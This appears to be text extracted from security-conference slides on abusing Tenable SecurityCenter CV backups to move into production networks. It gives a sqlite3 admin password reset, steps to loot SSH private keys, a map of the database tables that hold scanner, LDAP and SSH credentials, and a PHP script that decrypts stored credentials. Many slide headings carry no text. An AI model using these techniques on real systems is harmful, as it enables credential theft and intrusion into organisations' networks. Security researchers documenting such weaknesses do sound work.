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Jumping from Tenable's SecurityCenter CV to production environments


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Introduction




What is SecurityCenter CV?



Assurance Report Cards



SecurityCenter™ CV continuous view




Dashboards/Reports




Deployment of Tenable Products



Typical Corporate Network Infrastructure



Deployment of SecurityCenter



Credential Loot



Backing up SecurityCenter

Perform Backup


Prior to upgrading, it is recommended that the `/opt/sc4` or `/opt/sc` directory (as appropriate) be backed up to a separate location. After stopping the SecurityCenter services, run the following command from a directory outside of `/opt/sc4` or `/opt/sc` (such as `/` or `/home`) to create the backup:

```
# tar -pzcf sc_backup.tar.gz /opt/sc4
```

```
# tar -pzcf sc_backup.tar.gz /opt/sc
```

After running this backup command, move the `sc_backup.tar.gz` file to a different location if the backup leaves too little space to perform the upgrade.


Backups of SecurityCenter



Run Backup Files on Centos

- 1) The same major version of Centos
- 2) Backup files
- 3) /etc/init.d/SecurityCenter
- 4) useradd tns
- 5) chown -R tns:tns /opt/sc
- 6) hostname [SecurityCenter name] # to activate the license
- 7) /opt/sc/support/bin/sqlite3 /opt/sc/application.db
"update userauth set password =
'2dd58dd6c36485e630892dfe7525b33b' where
username='admin';" # password is 'password'

```
$ cat /opt/sc/support/conf/vhostssl.conf | grep SSLCertificateFile
SSLCertificateFile /opt/sc/support/conf/...cert
#SSLCertificateFile "/opt/sc/support/conf/SecurityCenter.crt"
$ openssl x509 -noout -subject -in /opt/sc/support/conf/...cert
subject= /CN=...
```



NOTE: your server needs to be disconnected from the Internet

10 Source for password reset: <http://rich-notes.blogspot.no/2016/05/reset-admin-account-on-security-center.html>



Getting Access to SecurityCenter from Backup Files

Files

```
ls -la /opt/sc/.ssh/
```

```
total 28
-rw-r--r-- 1 250 250 404 Dec 11 11:16 authorized_keys
-rw----- 1 250 250 668 May 2 2014 id_dsa
-rw-r--r-- 1 250 250 612 May 2 2014 id_dsa.pub
-rw----- 1 250 250 985 May 2 2014 identity
-rw-r--r-- 1 250 250 649 May 2 2014 identity.pub
-rw----- 1 250 250 1675 May 2 2014 id_rsa
-rw-r--r-- 1 250 250 404 May 2 2014 id_rsa.pub
```

```
$cat ./authorized_keys ./id_rsa.pub
ssh-rsa AAAAB3NzaC1yc2EAAAABUUAuyi18epBHywSINGSK2YCYLiHL:RZtYTs85dGYhgp8mxvHYDY+s3V0Fw5+03:tns@
ssh-rsa AAAAB3NzaC1yc2EAAAABUUAuyi18epBHywSINGSK2YCYLiHL:RZtYTs85dGYhgp8mxvHYDY+s3V0Fw5+03:tns@
```


```
$cat ./id_rsa
-----BEGIN RSA PRIVATE KEY-----
```

Looted credentials >

User: tns

Private key: /opt/sc/.ssh/id_rsa

Moving to DMZ



Structure of an Organization

Path	Description
/opt/sc/orgs/[orgID]/VDB/[date]/	Unencrypted scan results in raw, Nessus or Nessus DB format
/opt/sc/orgs/[orgID]/uploads/	All custom upload files (e.g., private keys, audit files, etc.)
/opt/sc/orgs/[orgID]/logs/	Log files (internal SecurityCenter's IDs, customer specified name (e.g., asset name, scan name, report names, etc.), usernames, IP addresses of users)
/opt/sc/orgs/[orgID]/assets.db /opt/sc/orgs/[orgID]/assets/	Information on assets (IPs, server names, friendly names, descriptions, etc.)
/opt/sc/orgs/[orgID]/users/[userID]/	User specific information (e.g., dashboards or reports)
/opt/sc/orgs/[orgID]/organization.db	All technical information about an organization

/opt/sc/orgs/[orgID]/organization.db

Table	Value	Comments
PolicyPref	[authPref]*	Encrypted credentials (e.g., SNMP, x509, SCCM, WSUS, VMware ESX, VMware vCenter, FTP, IPMI, etc.)
[TYPE]Credential	-	TYPE: SSH, SNMP, Windows, Database, etc. SSHCredential: username, password, private key (the name of uploaded file), passphrase (for the private key), privilege escalation command, etc. DatabaseCredential: login, password (encrypted), SID, port and DB type.
Action	Definition (Type:email)	Emails and the content of messages (can be used for spear phishing)
Credential	-	Creator ID, owner ID and type of used credentials
User	-	Username, first / last name, email, address, etc.

/opt/sc/orgs/[orgID]/uploads/

- Custom audit files
- SSH keys

id	credID	authType	username	password	publicKey	privateKey	passphrase
Filter	Filter	Filter	Filter	Filter	Filter	Filter	Filter
9	1000015	publickey	[REDACTED]	3IwJfukqzTN...	NULL	scfile_mUYuwU	FrVv9Aq2Ddl...

```
$ ls -l /opt/sc/orgs/1/uploads/scfile_mUYuwU
-rw----- . 1 tns tns 668 Nov 12 2015 /opt/sc/orgs/1/uploads/scfile_mUYuwU
$ cat /opt/sc/orgs/1/uploads/scfile_mUYuwU
-----BEGIN DSA PRIVATE KEY-----
```

Decryption of Encrypted Data

A PHP script to decrypt encrypted credentials (need to be saved in /opt/sc/src/tools/):

```
<?php  
require_once "defines.php";
```

```
$root = SCROOT;
```

```
dbLib::setup(NOT_SET,TRUE);
```

```
$password = $GLOBALS['argv'][1];
```

```
$password = AuthenticationLib::decryptString($password);
```


```
print "Decrypted password: '$password'\n";
```

```
?>
```

privateKey	passphrase
Filter	Filter
scfile_mUYuwU	FrVv9[REDACTED]j/VU=

```
$ cat /opt/sc/src/lib/AuthenticationLib.php  
<?php @"SourceGuardian"; //v10.1.3  
return sg_load('FA502520DCF8A18AAAQAAA[A]WAAAABHAAAACABAAAAAAAAD/
```

Current Picture of Known Credentials



Example of credentials:

- Windows / Unix
- Databases / Patch Management
- VMWare ESX / vCenter
- Routers / Firewalls

/opt/sc/application.db

Table	Value	Comments
AdminUser	-	Users with the admin role: can create Security Managers for organizations; configure scanners, repositories, etc.
App[TYPE]Credential	-	Credentials available for all organizations.
AppPolicyPref	[authPref]*	Encrypted credentials (e.g., x509, SCCM, VMware ESX, etc.) available for all organizations.
AppRole	perm*	True/false values for role permissions
Configuration	EncryptionSuffix	Used by UUID.php (via Utility.php) as salt for SHA1
Configuration	PassivePlugin* LCEPlugin* Plugin*	Activation code, login and password to download plugins: https://[LCEPluginUpdateSite]/get.php?u=[LCEPluginSubscriptionLogin]&p=[LCEPluginSubscriptionPassword]&f=[LCEPluginPackage]

/opt/sc/application.db (continue)

Table	Value	Comments
Configuration	LDAP* SMTP* WebProxy*	Hostname / IP, username, password for LDAP / SMTP / WebProxy authentication
Email	message	Emails and the content of messages (can be used for spear phishing)
*Repository	-	Information on repositories (logical division of corporate assets) for PVS, LCE, Nessus, and Mobile
Organization	-	Names and IDs of available organizations
PublishingSite	-	URI, username, password (or certificate) for publishing site
Scanner	-	Hostname / IP, username, password for registered Nessus scanners
Zone	-	A logical division of Nessus scanners for an organization

/opt/sc/application.db (contine)

Table	Value	Comments
UserAuth	password	A "hashed" value of user-defined password

```
<?php
```

```
require_once "defines.php";
```

```
$root = SCROOT;
```

```
$password = $GLOBALS['argv'][1];
```


```
$password = AuthenticationLib::generatePasswordHash($password);
```

```
print "Hashed password: '$password'\n";
```

```
?>
```

```
